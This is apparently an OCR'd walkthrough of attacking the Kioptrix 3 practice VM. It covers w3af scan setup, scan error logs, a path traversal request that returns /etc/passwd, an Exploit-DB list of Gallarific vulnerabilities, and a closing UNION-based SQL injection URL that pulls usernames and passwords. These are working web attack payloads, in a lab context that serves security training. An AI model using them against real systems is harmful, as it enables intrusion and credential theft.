Medium		(14 found)
HTTP Trace Support Detected	1	
Local Filesystem Paths Found	6	
PHP Error Detected	7	
Low		(11 found)
Directory Listing Detected	11	
Info		(381 found)
Interesting Meta Tags Detected	357	
Blank Body Detected	2	
Character Set Not Specified	21	
Cookie HttpOnly Flag Not Set	1	




```
root@kali:~# w3af_console
w3af>>> help
|-----------------------------------------------------------------------------|
| start          | Start the scan.                                            |
| plugins        | Enable and configure plugins.                              |
| exploit        | Exploit the vulnerability.                                 |
| profiles       | List and use scan profiles.                                |
| cleanup        | Cleanup before starting a new scan.                        |
|-----------------------------------------------------------------------------|
| help           | Display help. Issuing: help [command] , prints more        |
|                | specific help about "command"                              |
| version        | Show w3af version information.                             |
| keys           | Display key shortcuts.                                     |
|-----------------------------------------------------------------------------|
| http-settings  | Configure the HTTP settings of the framework.              |
| misc-settings  | Configure w3af misc settings.                              |
| target         | Configure the target URL.                                  |
|-----------------------------------------------------------------------------|
| back           | Go to the previous menu.                                   |
| exit           | Exit w3af.                                                 |
|-----------------------------------------------------------------------------|
| kb             | Browse the vulnerabilities stored in the Knowledge Base    |
```




```
root@kali:~# w3af_console
w3af>>> target
w3af/config:target>>> set target http://kioptrix3.com
w3af/config:target>>> view
|---------------------------------------------------------------------------------------------------------|
| Setting          | Value                 | Modified | Description                                       |
|---------------------------------------------------------------------------------------------------------|
| target_framework | unknown               |          | Target programming framework                      |
|                  |                       |          | (unknown/php/asp/asp.net/java/jsp/cfm/ruby/perl)  |
| target           | http://kioptrix3.com  | Yes      | A comma separated list of URLs                    |
| target_os        | unknown               |          | Target operating system (unknown/unix/windows)    |
|---------------------------------------------------------------------------------------------------------|
```




```
Enabling dav's dependency server_header
The plugins configured by the scan profile have been enabled, and their options
configured.
Please set the target URL(s) and start the scan.
w3af/profiles>>> back
w3af>>> plugins
w3af/plugins>>> output
|-----------------------------------------------------------------------------|
| Plugin name     | Status  | Conf | Description                               |
|-----------------------------------------------------------------------------|
| console         | Enabled | Yes  | Print messages to the console.            |
| csv_file        |         | Yes  | Export identified vulnerabilities to a    |
|                 |         |      | CSV file.                                 |
| email_report    |         | Yes  | Email report to specified addresses.      |
| export_requests |         | Yes  | Export the fuzzable requests found        |
|                 |         |      | during crawl to a file.                   |
| html_file       |         | Yes  | Generate HTML report with identified      |
|                 |         |      | vulnerabilities and log messages.         |
| text_file       |         | Yes  | Prints all messages to a text file.       |
| xml_file        |         | Yes  | Print all messages to a xml file.         |
|-----------------------------------------------------------------------------|
```



Timestamp	Log level	Message
Wed Sep 9 20:34:47 2015	error	audit.rfi plugin needs to be correctly configured to use. Please set valid values for local address (e…
Wed Sep 9 20:34:54 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&categor…
Wed Sep 9 20:34:54 2015	error	The blind_sqli plugin got an error while requesting "http://kioptrix3.com/index.php?system=18"%20…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=hTtP://w3af.org/r…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&category=…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=w3af.org/rfi.html…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&category=…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=http://w3af.org/rf…
Wed Sep 9 20:35:02 2015	error	The blind_sqli plugin got an error while requesting "http://kioptrix3.com/index.php?system=78"%20…
Wed Sep 9 20:35:02 2015	error	The rfi plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&category=…
Wed Sep 9 20:35:09 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Admin&page=l…
Wed Sep 9 20:35:09 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Admin&page=l…
Wed Sep 9 20:35:09 2015	error	The web_spider plugin got an error while requesting "http://kioptrix3.com/gallery/photos/med_8csql…
Wed Sep 9 20:35:09 2015	error	The web_spider plugin got an error while requesting "http://kioptrix3.com/style/comps/admin/login.p…
Wed Sep 9 20:35:09 2015	error	The os_commanding plugin got an error while requesting "http://kioptrix3.com/index.php?system=Bl…
Wed Sep 9 20:35:09 2015	error	The eval plugin got an error while requesting "http://kioptrix3.com/index.php?system=Admin&page=l…
Wed Sep 9 20:35:09 2015	error	The os_commanding plugin got an error while requesting "http://kioptrix3.com/index.php?system=Bl…
Wed Sep 9 20:35:09 2015	error	The blind_sqli plugin got an error while requesting "http://kioptrix3.com/index.php?system=Blog&cat…
Wed Sep 9 20:35:09 2015	error	The os_commanding plugin got an error while requesting "http://kioptrix3.com/index.php?system=Bl…
Wed Sep 9 20:35:14 2015	error	The following error was detected and could not be resolved: w3af found too many consecutive erro…




```
w3af/plugins>>> audit
|-----------------------------------------------------------------------------------------------------------
| Plugin name        | Status | Conf | Description
|-----------------------------------------------------------------------------------------------------------
| blind_sqli         |        | Yes  | Identify blind SQL injection vulnerabilities.
| buffer_overflow    |        |      | Find buffer overflow vulnerabilities.
| cors_origin        |        | Yes  | Inspect if application checks that the value of the "Origin" HTTP
|                    |        |      | header isconsistent with the value of the remote IP address/Host of
|                    |        |      | the sender ofthe incoming HTTP request.
| csrf               |        |      | Identify Cross-Site Request Forgery vulnerabilities.
| dav                |        |      | Verify if the WebDAV module is properly configured.
| eval               |        | Yes  | Find insecure eval() usage.
| file_upload        |        | Yes  | Uploads a file and then searches for the file inside all known
|                    |        |      | directories.
| format_string      |        |      | Find format string vulnerabilities.
| frontpage          |        |      | Tries to upload a file using frontpage extensions (author.dll).
| generic            |        | Yes  | Find all kind of bugs without using a fixed database of errors.
| global_redirect    |        |      | Find scripts that redirect the browser to any site.
| htaccess_methods   |        |      | Find misconfigurations in Apache's "<LIMIT>" configuration.
| ldapi              |        |      | Find LDAP injection bugs.
| lfi                |        |      | Find local file inclusion vulnerabilities.
| memcachei          |        |      | No description available for this plugin.
| mx_injection       |        |      | Find MX injection vulnerabilities.
| os_commanding      |        |      | Find OS Commanding vulnerabilities.
| phishing_vector    |        |      | Find phishing vectors.
| preg_replace       |        |      | Find unsafe usage of PHPs preg_replace.
| redos              |        |      | Find ReDoS vulnerabilities.
| response_splitting |        |      | Find response splitting vulnerabilities.
| rfd                |        |      | Identify reflected file download vulnerabilities.
| rfi                |        | Yes  | Find remote file inclusion vulnerabilities.
| shell_shock        |        |      | Find shell shock vulnerabilities.
| sqli               |        |      | Find SQL injection bugs.
| ssi                |        |      | Find server side inclusion vulnerabilities.
| ssl_certificate    |        | Yes  | Check the SSL certificate validity (if https is being used).
| un_ssl             |        |      | Find out if secure content can also be fetched using http.
| xpath              |        |      | Find XPATH injection vulnerabilities.
| xss                |        | Yes  | Identify cross site scripting vulnerabilities.
| xst                |        |      | Find Cross Site Tracing vulnerabilities.
```



HTTP proof

```
GET http://kioptrix3.com/index.php?system=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%
Accept-encoding: gzip, deflate
Accept: */*
User-agent: w3af.org
Host: kioptrix3.com
Referer: http://kioptrix3.com/
Cookie: PHPSESSID=65d2272800bc7821847336e923847c31
```


```
HTTP/1.1 200 OK
content-length: 1310
x-powered-by: PHP/5.2.4-2ubuntu5.6
expires: Thu, 19 Nov 1981 08:52:00 GMT
server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
connection: close
pragma: no-cache
cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
date: Tue, 08 Sep 2015 04:42:02 GMT
content-type: text/html

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
```



□ Tree Selection filters conversation list

Url	Methods	Status	Injection	Possible I...	Set-Cookie	Forms	Hidden fi...	Comments	DomXss	Scripts	File upload
http://kioptrix3.com	GET	200 OK	□	□	☑	□	□	☑	□	□	□
gallery/	GET	500 Internal Server Error	□	□	□	☑	□	☑	□	☑	□
style/			□	□	□	□	□	□	□	□	□
comps/			□	□	□	□	□	□	□	□	□
grey/			□	□	□	□	□	□	□	□	□


ID	Date	Method	Host	Path	Parameters	Status	Origin	Tag	Size	Possible I...	XSS	CRLF	Set-Cookie	Cookie	Forms	Hidden fi...	Co
3	18:13:42	GET	http://kio...	/gallery/		500 Internal Server Error	Proxy		5652	□	□	□		PHPSESSI...	☑	□	
2	18:13:14	GET	http://kio...	/style/co...		304 Not Modified	Proxy			□	□	□		PHPSESSI...	□	□	
1	18:13:14	GET	http://kio...	/		200 OK	Proxy		1819	□	□	□	PHPSESSI...		□	□	




Method	URL	Version
GET	http://kioptrix3.com:80/gallery/	HTTP/1.1

Header	Value
Host	kioptrix3....
User-Agent	Mozilla/5....

```
HTTP/1.0 500 Internal Server Error
Date: Tue, 08 Sep 2015 07:07:21 GMT
Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
X-Powered-By: PHP/5.2.4-2ubuntu5.6
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-length: 5652
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head profile="http://gmpg.org/xfn/11">
<meta http-equiv="Generator" content="Gallarific" />
<title>Gallarific</title>
<meta name="description" content="" />
<meta name="keywords" content="" />
<base href="http://kioptrix3.com/gallery/"></base>
<link rel="stylesheet" href="themes/black/style.css" type="text/css" media="screen" />
```



Date ▾	D	A	V	Title	Platform	Author
2011-01-02	↓	▨	✓	GALLARIFIC PHP Photo Gallery Script (gallery.php) SQL Injection	php	AtT4CKxT3rR0r1
2009-08-12	↓	-	✓	Gallarific 1.1 (gallery.php) Arbitrary Delete/Edit Category Vuln	php	ilker Kandemir
2009-05-26	↓	-	✓	Gallarific (user.php) Arbirary Change Admin Information Exploit	php	TiGeR-Dz
2008-03-10	↓	-	✓	Gallarific - search.php query Parameter XSS	php	ZoRLu
2008-03-10	↓	-	✓	Gallarific - Multiple Script Direct Request Authentication Bypass	php	ZoRLu



kioptrix3.com/gallery/gallery.php?id=null+and+1=2+union+select+1,group_concat(userid,0x3a,username,0x3a,password),3,4,

